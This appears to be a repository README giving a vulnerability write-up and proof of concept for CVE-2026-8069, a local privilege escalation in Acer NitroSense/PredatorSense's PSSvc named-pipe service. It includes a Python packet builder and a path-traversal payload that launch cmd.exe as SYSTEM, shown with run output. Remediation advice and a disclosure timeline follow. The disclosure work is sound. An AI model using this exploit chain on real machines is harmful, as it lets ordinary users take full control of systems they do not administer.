 s1eezer/cve-2026-8069
Technical write-up and proof-of-concept for CVE-2026-8069, a local privilege escalation in Acer NitroSense and PredatorSense services, exploiting a named pipe to execute arbitrary code as SYSTEM.

Acer NitroSense and PredatorSense 3.x installed a Windows service called PSSvc that exposed a custom named-pipe protocol to local users. One protocol command accepted a caller-controlled executable path, duplicated the token of winlogon.exe, and started that executable as NT AUTHORITY\SYSTEM.
The path restriction in the vulnerable service was a substring test. A path that began inside the service directory and then used ..\ components passed the test but resolved somewhere else. Combined with the pipe's permissive access control and the absence of caller authorization, this allowed a standard local user to obtain a SYSTEM process.
Acer assigned CVE-2026-8069, published fixed releases, and credited Artem Domarev of the University of Hradec Králové in its security advisory.
This article focuses on the process-creation/LPE path. Acer's advisory also describes arbitrary file deletion, which was outside the scope of this validation.
The choice of research direction was also influenced by a public analysis of OEM software published by Leon Jacobs of SensePost. That work documented vulnerabilities in ASUS DriverHub, MSI Center, Acer Control Centre, and Razer Synapse 4 (Jacobs, 2025). It reinforced the idea that vendor-supplied hardware utilities can expose a meaningful and underexplored attack surface. Rather than revisiting Acer Control Centre, I extended the investigation to a different Acer product family: NitroSense and PredatorSense.
The exploitation chain is short:
authenticated local user
        │
        ▼
permissive PSSvc named pipe
        │  custom command 0x0007
        ▼
substring-only path check
        │  service-dir\..\..\..\Windows\System32\cmd.exe
        ▼
duplicate active-session winlogon.exe token
        │
        ▼
CreateProcessAsUserW → NT AUTHORITY\SYSTEM
There is an inconsistency in the public wording. Acer's page says that NitroSense versions "before 3.01.3052" are affected, yet the vendor-signed PSSvc.exe version 3.1.3052.0 tested for this article is demonstrably vulnerable. The same page identifies NitroSense 3.01.3056 as the fixed release. The NVD applicability range also extends up to, but not including, 3.01.3056.
For PredatorSense, Acer's affected-version sentence stops before 3.00.3196, while the listed fixed release is 3.00.3198 and NVD uses the latter as the upper boundary.
The conservative operational rule is therefore simple: do not use the ambiguous "affected" sentence as a patch check. Upgrade to at least the fixed versions Acer names—PredatorSense 3.00.3198 or NitroSense 3.01.3056—or a newer model-compatible package.
The issue was reproduced with the original NitroSense package.
The PSSvc.exe Authenticode signature validated successfully and chained to Acer Incorporated. The MSI installed PSSvc as a demand-start, own-process service running as LocalSystem.
The NitroSense package installs:
SERVICE_NAME: PSSvc
DISPLAY_NAME: Predator Service
TYPE:         WIN32_OWN_PROCESS
START_TYPE:   DEMAND_START
ACCOUNT:      LocalSystem
A SYSTEM service is not automatically vulnerable. The important question is whether a lower-privileged process can reach functionality that was designed under the assumption that its caller is trusted.
String analysis immediately exposed the IPC endpoint:
\\.\pipe\predatorsense_service_namedpipe
At 0x140014AD0, the service constructs the pipe and passes an explicit security descriptor to CreateNamedPipeW:
D:(A;OICI;GA;;;BG)(D;OICI;GA;;;AN)(A;OICI;GRGWGX;;;AU)(A;OICI;GA;;;BA)
This is worth correcting explicitly: the vulnerable build does not pass a NULL descriptor. It creates a permissive DACL.
The AU ACE is enough for a normal authenticated user to open the pipe for reading and writing. The server does not then impersonate the client and perform an authorization decision before dispatching privileged commands.
The client thread at 0x14000ABB0 reads messages into a 512-byte buffer. It parses the first three bytes as a 16-bit command number and an 8-bit argument count. Each argument is length-prefixed:
Offset  Size  Meaning
0x00    2     command ID, little-endian
0x02    1     number of arguments
0x03    4     length of argument 0
0x07    n     bytes of argument 0
...           repeated DWORD length + value
String arguments are UTF-16LE. Integer arguments are little-endian DWORDs. The dispatcher accepts command IDs below 0x23 and uses them as indexes into a 35-entry function table at 0x140052C90.
The entry for command 0x0007 points to 0x14000BFD0.
Reduced to its security-relevant behavior, the handler looks like this:
int command_07(parsed_arguments *args)
{
    wchar_t service_directory[MAX_PATH];
    wchar_t *requested_path = args->wide_string[0];
    uint32_t mode = args->dword[1];

    GetModuleFileNameW(NULL, service_directory, MAX_PATH);
    PathRemoveFileSpecW(service_directory);

    if (wcsstr(requested_path, service_directory) != NULL)
        return launch_with_selected_token(requested_path, mode);

    return 0;
}
wcsstr answers only whether one string occurs inside another. It does not canonicalize a path, resolve dot segments, open a file, or prove that the final object remains under a trusted directory.
Assume the service is installed in:
C:\Program Files\Acer\NitroSense_Service
The following path contains that directory at offset zero, so wcsstr succeeds:
C:\Program Files\Acer\NitroSense_Service\..\..\..\WINDOWS\System32\cmd.exe
Windows resolves the dot segments to:
C:\WINDOWS\System32\cmd.exe
That is a classic canonicalization error: the validation is performed on one textual representation, while the sensitive operation consumes its normalized meaning.
The process-launch helper at 0x1400091F0 has a special branch when the second argument is 0x72 (decimal 114). It:
CreateToolhelp32Snapshot;winlogon.exe in the active session;winsta0\default.The critical call sites in the tested binary were:
This means command 0x0007 is not merely asking a service to launch one of its own trusted tools. It exposes a general SYSTEM-token process launcher to a pipe that ordinary users can access.
The essential packet builder is small:
import struct

def build_packet(command_id, *arguments):
    packet = struct.pack("<HB", command_id, len(arguments))
    for argument in arguments:
        if isinstance(argument, str):
            argument = argument.encode("utf-16-le")
        elif isinstance(argument, int):
            argument = struct.pack("<I", argument)
        packet += struct.pack("<I", len(argument)) + argument
    return packet

service_dir = r"C:\Program Files\Acer\NitroSense_Service"
target = service_dir + r"\..\..\..\WINDOWS\System32\cmd.exe"

# The handler expects the path, token mode, and eight additional slots.
packet = build_packet(0x0007, target, 0x72, *([b"\x00" * 4] * 8))
The complete validation script opens the pipe with CreateFileW, sets message mode, sends this packet, and decodes the service's reply. It discovers the installed service path instead of hard-coding it and checks the normalized target before sending anything.
The full script used for this article is available as acer_cve_2026_8069_poc.py.
The vendor's Setup.exe performs hardware checks and supplies private MSI properties. I extracted NitroSense.msi and recovered those properties from the .NET bootstrapper:
$arguments = @(
  '/i', 'C:\Lab\NitroSense.msi',
  'BOOTSTRATOR=1', 'ISDT=0', 'RGBKB=0', 'ICPU=0',
  'BRAND=0', 'ACER=1', 'BRANDNAME=Acer',
  'GPRODUCTNAME=NitroSense_Service',
  '/qn', '/norestart',
  '/l*v', 'C:\Lab\install.log'
)

Start-Process msiexec.exe -ArgumentList $arguments -Wait
These properties reproduce the bootstrapper's installation path on hardware that does not pass its environment checks.
After installation, I verified the file version, SHA-256 and signature, then started the demand-start service:
sc.exe qc PSSvc
sc.exe start PSSvc
The request was sent from a standard, non-administrative local account running at medium integrity.
From that account:

py .\acer_cve_2026_8069_poc.py --exec-test --target cmd.exe
The service returned:
[PASS] Connected
[INFO] Sending CMD 0x0007: path='cmd.exe', mode=0x72
       Packet size: 227 bytes

Raw response: 010400000001000000
Return code: 1

[CRITICAL] PROCESS CREATED SUCCESSFULLY

The PoC's success message is not the proof by itself. I queried the resulting process independently from an administrative evidence channel:
Parent      : PSSvc.exe
Session     : Interactive
Owner       : NT AUTHORITY\SYSTEM
CommandLine : "C:\Program Files\Acer\NitroSense_Service\..\..\..\WINDOWS\System32\cmd.exe"
The SYSTEM shell was a direct child of PSSvc.exe in the interactive session, with the traversal path preserved on its command line.
I also traced the service APIs during the successful request. The trace recorded active session 1, a successful WTSQueryUserToken, a process snapshot, an OpenProcess for the session's winlogon.exe, successful DuplicateTokenEx, integrity-token modification, and a success return from the process-launch helper.
This was not one isolated bad comparison. Exploitation required several trust failures to line up:
wcsstr rather than canonical path validation.winlogon.exe token.Removing any one of the last four links would have prevented this LPE path. Defense in depth should remove all of them.
Acer's supported remediation is to update to PredatorSense 3.00.3198, NitroSense 3.01.3056, or later. Use the package Acer offers for the machine's serial number or SNID, as described in the vendor advisory.
For developers of privileged Windows services, the broader lessons are:
| Date | Event |
|---|---|
| 2026-02-19 | Vulnerability report prepared and submitted to Acer. |
| 2026-05-08 | CVE-2026-8069 published in the CVE/NVD ecosystem. |
| 2026 | Acer published its advisory, credited the researcher, and named fixed PredatorSense and NitroSense releases. |
| 2026-08-28 | Independent reproduction completed for this write-up. |
Local named pipes are easy to mistake for trusted boundaries. They are only transport mechanisms. When a SYSTEM service exposes a command dispatcher, its pipe ACL, caller authorization, argument validation and privileged implementation all become part of the security boundary.
Here, a permissive pipe reached a token-duplication routine, and a substring check tried to stand in for path containment. The result was a reliable transition from a standard local user to NT AUTHORITY\SYSTEM.
The write-up and original research media are licensed under Creative Commons Attribution 4.0 International. The PoC source code is licensed under the MIT License. See LICENSE.md for scope and third-party exclusions.
| Item | Result |
|---|
| CVE | CVE-2026-8069 |
| Vulnerable component tested | PSSvc.exe 3.1.3052.0, signed by Acer Incorporated |
| Service identity | LocalSystem |
| IPC endpoint | \\.\pipe\predatorsense_service_namedpipe |
| Vulnerable command | 0x0007 |
| Required attacker access | Authenticated local user able to run a program |
| User interaction | None |
| Result | Arbitrary executable launched as NT AUTHORITY\SYSTEM |
| NVD CVSS v3.1 | 7.8 High — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| Fixed releases | PredatorSense 3.00.3198; NitroSense 3.01.3056 |
| Artifact | SHA-256 |
|---|
NitroSense_V3.01.3052_MSFT_SIGNED_20230420.zip | 947FB7C62665875450AFA9C9E7919D2B061ED8197C11B28D64781F121B30C157 |
NitroSense.msi | 6F9D405B6D2ADF2992C4E071453AD2C919A6DD38A89A31EF96EAFE81C50A745C |
Installed PSSvc.exe 3.1.3052.0 | 3BA836B6A5D95B55708E771B74F49098F58B096EF1F63C5CCAE355811E193A40 |
| PoC used for validation | 31BC81140BAB64A8B0CB70ACC1C2CF3CA84A7B00015E5610AC075DC50DCB0163 |
| SID abbreviation | Principal | Effective permission in the SDDL |
|---|
BG | Built-in Guests | Generic All |
AN | Anonymous | Generic All denied |
AU | Authenticated Users | Generic Read, Write and Execute |
BA | Built-in Administrators | Generic All |
| Operation | Address |
|---|
CreateToolhelp32Snapshot | 0x140009298 |
OpenProcessToken | 0x140009346 |
DuplicateTokenEx | 0x1400093B0 |
CreateProcessAsUserW | 0x1400094BF / 0x1400094C7 |
